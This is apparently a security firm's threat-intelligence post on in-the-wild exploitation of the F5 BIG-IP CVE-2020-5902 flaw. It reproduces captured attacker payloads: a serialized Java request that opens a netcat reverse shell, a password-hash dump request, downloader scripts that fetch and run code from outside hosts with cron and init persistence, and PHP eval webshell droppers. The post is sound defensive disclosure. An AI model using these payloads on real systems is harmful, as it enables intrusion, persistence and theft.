We’ve released bypass IoCs at:

https://github.com/nccgroup/Cyber-Defence/blob/master/Intelligence/CVE-2020-5902/bypass-iocs.md

As of 17:09 on July 9th, 200 we’ve observed a second actor using a bypass.




```
...............7....POST /hsqldb [redacted]
[redacted]
Content-Type: application/octet-stream
[redacted]
Connection: Keep-Alive
Content-Length: 2701

..
............7..........
qcall
"org.hsqldb.util.ScriptTool.main"('aced0005737200116a6176612e7574696c2e48617368536574ba44859596b8b7340300007870770c000000023f40000000000001737200346f72672e6
170616368652e636f6d6d6f6e732e636f6c6c656374696f6e732e6b657976616c75652e546965644d6170456e7472798aadd29b39c11fdb0200024c00036b65797400124c6a6176612f6c616e672
f4f626a6563743b4c00036d617074000f4c6a6176612f7574696c2f4d61703b7870740003666f6f7372002a6f72672e6170616368652e636f6d6d6f6e732e636f6c6c656374696f6e732e6d61702
e4c617a794d61706ee594829e7910940300014c0007666163746f727974002c4c6f72672f6170616368652f636f6d6d6f6e732f636f6c6c656374696f6e732f5472616e73666f726d65723b78707
372003a6f72672e6170616368652e636f6d6d6f6e732e636f6c6c656374696f6e732e66756e63746f72732e436861696e65645472616e73666f726d657230c797ec287a97040200015b000d69547
2616e73666f726d65727374002d5b4c6f72672f6170616368652f636f6d6d6f6e732f636f6c6c656374696f6e732f5472616e73666f726d65723b78707572002d5b4c6f72672e6170616368652e6
36f6d6d6f6e732e636f6c6c656374696f6e732e5472616e73666f726d65723bbd562af1d83418990200007870000000057372003b6f72672e6170616368652e636f6d6d6f6e732e636f6c6c65637
4696f6e732e66756e63746f72732e436f6e7374616e745472616e73666f726d6572587690114102b1940200014c000969436f6e7374616e7471007e00037870767200116a6176612e6c616e672e5
2756e74696d6500000000000000000000007870737372003a6f72672e6170616368652e636f6d6d6f6e732e636f6c6c656374696f6e732e66756e63746f72732e496e766f6b65725472616e73666f7
26d657287e8ff6b7b7cce380200035b000569417267737400135b4c6a6176612f6c616e672f4f626a6563743b4c000b694d6574686f644e616d657400124c6a6176612f6c616e672f537472696e6
73b5b000b69506172616d54797065737400125b4c6a6176612f6c616e672f436c6173733b7870757200135b4c6a6176612e6c616e672e4f626a6563743b90ce589f1073296c020000787000000000
274000a67657452756e74696d65757200125b4c6a6176612e6c616e672e436c6173733bab16d7aecbcd5a990200007870000000007400096765744d6574686f647571007e001b000000027672001
06a6176612e6c616e672e537472696e67a0f0a4387a3bb34202000078707671007e001b7371007e00137571007e001800000002707571007e001800000000740006696e766f6b657571007e001b0
000000276720010 6a6176612e6c616e672e4f626a656374000000000000000000000078707671007e00187371007e0013757200135b4c6a6176612e6c616e672e537472696e673badd256e7e91d7
b4702000078700000000174002a2f62696e2f6e63203139352e3132332e3232382e3230372034393132312 02d65202f62696e2f626173687400046578656375 71007e001b0000000171007e00207
371007e000f737200116a6176612e6c616e672e496e746567657212e2a0a4f781873802000149000576616c7565787200106a6176612e6c616e672e4e756d62657286ac951d0b94e08b020000787
000000001737200116a6176612e7574696c2e486173684d61700507dac1c31660d103000246000a6c6f6164466163746f724900097468726573686f6c6478703f4000000000000077080000000100
0000000787878');HTTP/1.1 200 OK
Date: Thu, 09 Jul 2020 16:09:44 GMT
Server: Apache
```

The actors inbound attack and their reverse shell went to the class B 195.123.

Further Mitigation Bypasses

As of 19:40 on July 8, 2020 F5 have stated all previous mitigation where not fully effective



All TMUI interfaces

Important: This section was last updated on July 8, 2020 at 09:30 Pacific time.


F5 previously provided a configuration-based mitigation for **httpd**, which was intended to block all unauthenticated exploits. Upon further investigation, it has been determined that all previously provided mitigations are not completely effective. F5 continues to investigate; should an effective mitigation be found, this document will be updated with the new information.

F5 recommends installing patched versions of the software to address the underlying vulnerability. The risk may be mitigated by restricting access to all TMUI interfaces via the mitigation steps provided below for self-IPs and the management interface.

Our advice remains to UPGRADE not mitigate and IP filter TMUI interfaces.


Exploitation

The graph below shows the exploitation seen on NCC Group's honeypot during the morning of July 5th, 2020.




Click for full size

The graph below shows the exploitation seen on NCC Group's honeypot during the morning of July 6th, 2020



Click for full size

Exploitation is varied including the access of password hashes:



```
GET [redacted] tmshCmd.jsp?command=list
HTTP/1.1
[redacted]
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

```
er\"\n    encrypted-password $6[redacted]
```

As of Saturday remote code execution capabilities existed.

The first IPs we observed actively exploiting the issue were published at 17:00 UTC on July 4th, 2020 – https://github.com/nccgroup/Cyber-Defence/tree/master/Intelligence/CVE-2020-5902


In addition to these initial exploit attempts quickly there after details were shared in open source.

- 15:53 July 5th, 2020 fully functional exploit payloads were shared on Twitter

- 17:00 July 5th, 2020 reverse engineering analysis and example payloads were released on Github.
- 21:29 July 5th, 2020 Metasploit exploit modules were made available.
- 02:26 July 6th, 2020 Further exploits released on Github.
- 09:34 July 6th, 2020 Metasploit exploitation seen in the wild
- 10:18 July 6th, 2020 New second stages observed


Staged Exploitation

We have as of 10:00 on July 6th, 2020 started to see staged exploitation, namely a payload of:



```
[root@localhost:Active:Standalone] admin # head /tmp/out
#!/bin/sh
ulimit -n 65535
rm -f /etc/ld.so.preload

LDR="wget -q -O -"
if [ -s /usr/bin/curl ]; then
  LDR="curl"
fi
if [ -s /usr/bin/wget ]; then
  LDR="wget -q -O -"
[root@localhost:Active:Standalone] admin # 
```


The full payload is



```
#!/bin/sh
ulimit -n 65535
rm -f /etc/ld.so.preload

LDR="wget -q -O -"
if [ -s /usr/bin/curl ]; then
  LDR="curl"
fi
if [ -s /usr/bin/wget ]; then
  LDR="wget -q -O -"
[root@localhost:Active:Standalone] admin # cat /tmp/out
#!/bin/sh
ulimit -n 65535
rm -f /etc/ld.so.preload

LDR="wget -q -O -"
if [ -s /usr/bin/curl ]; then
  LDR="curl"
fi
if [ -s /usr/bin/wget ]; then
  LDR="wget -q -O -"
fi

crontab -l | grep -e "217.12.199.179" | grep -v grep
if [ $? -eq 0 ]; then
  echo "cron good"
else
  (
    crontab -l 2>/dev/null
    echo "* * * * * $LDR http://217.12.199.179/b.sh | sh > /dev/null 2>&1"
  ) | crontab -
fi

```

Click for full size


We have as of 10:29 on July 6th, 2020 started to see a second staged exploitation, namely:



```
[root@localhost:Active:Standalone] admin # cat /tmp/xxx
curl http://45.77.28.70:80/inf5.sh -o /tmp/in.sh
```

Click for full size

With a payload of




```
#!/bin/bash

server="45.77.28.70"
port="80"

ins_demo() {
    #mkdir -p /etc/.modules/
    echo "#!/bin/bash"
    echo ""
    echo "curl http://$server:$port/demo.txt -o /tmp/dvrHelper"
    echo "cd /tmp"
    echo "chmod a+x dvrHelper"
    echo "./dvrHelper ffffffff39393939"
}

start_demo() {
    /etc/.modules/.tmp
}

ins_autostart() {
    echo "#!/bin/bash"
    echo ""
    echo "### BEGIN INIT INFO"
    echo "# Provides:        demo"
    echo "# Required-Start: \$local_fs \$remote_fs \$network \$syslog \$named"
    echo "# Required-Stop:  \$local_fs \$remote_fs \$network \$syslog \$named"
    echo "# Default-Start:  2 3 4 5"
    echo "# Default-Stop:   0 1 6"
    echo "### END INIT INFO"
    echo ""
    echo "/etc/.modules/.tmp"
}


install() {
    ins_autostart > /etc/init.d/network2
    mkdir -p /etc/.modules/
    ins_demo > /etc/.modules/.tmp
    chmod a+x /etc/init.d/network2
    chmod a+x /etc/.modules/.tmp
    cd /etc/init.d/
    chkconfig --add network2
    chkconfig network2 on
    start_demo
}

install
rm -rf $0
```

Click for full size

IoCs for the 2nd stage are

```
b8ce500c1e6ec4d4268ae0d2de82f9f35bbfc673  /tmp/demo.txt
```

We have as of 16:17 on July 6th, 2020 started to see a third staged exploitation, namely:



```
#!/bin/bash
if [ ! -f "/bin/zabbix" ] && [ ! -f "/var/log/F5-logcheck" ];then
curl http://103.224.82.85:8000/zabbix -o /var/log/F5-logcheck
chmod +x /var/log/F5-logcheck
rm /tmp/cepi
touch /var/log/F5-logcheck -t 201001010101.30
chmod +x /etc/rc.d/rc.local
echo "/var/log/F5-logcheck" >> /etc/rc.local
/var/log/F5-logcheck

fi
```

```
e1775079d58a6266fdd6185143642ac53b4314fe  /var/log/F5-logcheck/zabbix
```

another IoC for this actor is

```
/tmp/cepi
```

Of note this actor did their original scans on July 6th, 2020 at 10:30 and the returned ~6 hours later.

Webshells

As of 16:51 on July 6th, 2020 we've seen our first web shell

```
mount -o remount -rw /usr ; echo
PD9waHAgQGV2YWwoYmFzZTY0X2RlY29kZSgkX1BPU1RbJ2NpdHJpeEBraGFycGVkYXInXSkpOz8+ |
/usr/bin/openssl base64 -d -out /usr/local/www/xui/common/images/bg_status.php
```

when decoded appears to be a reused web shell from Citrix

```
<?php @eval(base64_decode($_POST['citrix@kharpedar']));?>
```


As of 09:26 on July 7th, 2020 we've seen a second web shell

```
mount -o remount -rw /usr ;echo 'utility<?php
@eval(base64_decode($_POST["session_sK4hodQm"]));' >
/usr/local/www/xui/common/scripts/utility.php;mount -o remount -r /usr
```

As of 10:10 on July 8th, 2020 we've seen a third web shell

```
mount -o remount -rw /usr ;echo 'utility<?php
@eval(base64_decode($_POST["session_4yps1tV2"]));' >
/usr/local/www/xui/common/scripts.php;mount -o remount -r /usr
```

